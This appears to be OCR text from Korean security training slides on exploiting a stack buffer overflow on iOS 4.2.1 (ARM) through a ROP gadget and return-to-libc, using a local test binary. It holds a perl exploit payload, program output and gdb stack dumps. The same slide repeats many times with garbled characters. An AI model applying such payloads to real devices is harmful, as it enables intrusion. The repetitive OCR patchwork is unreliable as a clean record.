
Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;cat)|./test6

AABBBBCCCC閑? \짧04Ì4Ì4Ì4Ì4Ì4Ì4Ì4Ì$"
Donuts..
```




(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6

AABBBBCCCC瑁? \쬀04↑4↑4↑4↑4↑4↑4↑$"
Donuts..
```




Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC騆? \쬚04↑4↑4↑4↑4↑4↑4↑4↑$"
Donuts..
```




Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC閉? \꿺04↕4↕4↕4↕4↕4↕4↕$"
Donuts..
```



(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC駘? \꼛04ㅣ4ㅣ4ㅣ4ㅣ4ㅣ4ㅣ4ㅣ$"
Donuts..
```

register
r0
r1
r2
r3
.....
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
0x12341234
0x12341234
0x12341234
pc
0x00000000

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC駘? \꿇04⌋4⌋4⌋4⌋4⌋4⌋4⌋$"
Donuts..
```

register
r0
r1
r2
r3
.....
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
0x12341234
0x12341234
0x12341234
donut( )
0x00000000

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC駘? \꿇04ㅣ4ㅣ4ㅣ4ㅣ4ㅣ4ㅣ4ㅣ4ㅣ$"
Donuts..
```


Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;cat)|./test6

AABBBBCCCC?? \?04?4?4?4?4?4?4?$"
Donuts..
```



SECURITY INNOVATION for NEW GENERATION

2. Return to Libc on iOS


Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC稲? \쭮04↑4↑4↑4↑4↑4↑4↑4↑$"
Donuts..
```




Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC翤? \쬚04İ4İ4İ4İ4İ4İ4İ4İ$"
Donuts..
```



SECURITY INNOVATION for NEW GENERATION


Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC閉? \꽭04↕4↕4↕4↕4↕4↕4↕4↕$"
Donuts..
```




SECURITY INNOVATION for NEW GENERATION

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;cat)|./test6

AABBBBCCCC朋? \쟒04Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ$"
Donuts..
```



(3) Exploitation

삽입한 payload가 어떻게 동작하는지 알아보자.
특정부분에서의 레지스터 및 스택에 들어 있는 데이터를 확인 하기 위해 break point를 설정한다.

```
0x000022a0 <main+56>:   bl      0x22e8 <dyld_stub_fgets>
0x000022a4 <main+60>:   add     r3, sp, #10     ; 0xa
0x000022a8 <main+64>:   mov     r0, r3
0x000022ac <main+68>:   bl      0x22f4 <dyld_stub_puts>
0x000022b0 <main+72>:   mov     r3, #0  ; 0x0
0x000022b4 <main+76>:   mov     r0, r3
0x000022b8 <main+80>:   sub     sp, r7, #0      ; 0x0
0x000022bc <main+84>:   pop     {r7, pc}
0x000022c0 <main+88>:   muleq   r0, r8, sp
End of assembler dump.
(gdb) b *0x22a0
Breakpoint 1 at 0x22a0
(gdb) b *0x22ac
Breakpoint 2 at 0x22ac
(gdb) b *0x22bc
Breakpoint 3 at 0x22bc
(gdb) b *0x3088a55c
Breakpoint 4 at 0x3088a55c
(gdb) b *0x2224
Breakpoint 5 at 0x2224
```

// break before starting fgets( )

// break after ending fgets( )

// break when end function


// pop {r0, r1, r2, r3, pc}

// break donut( )

(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

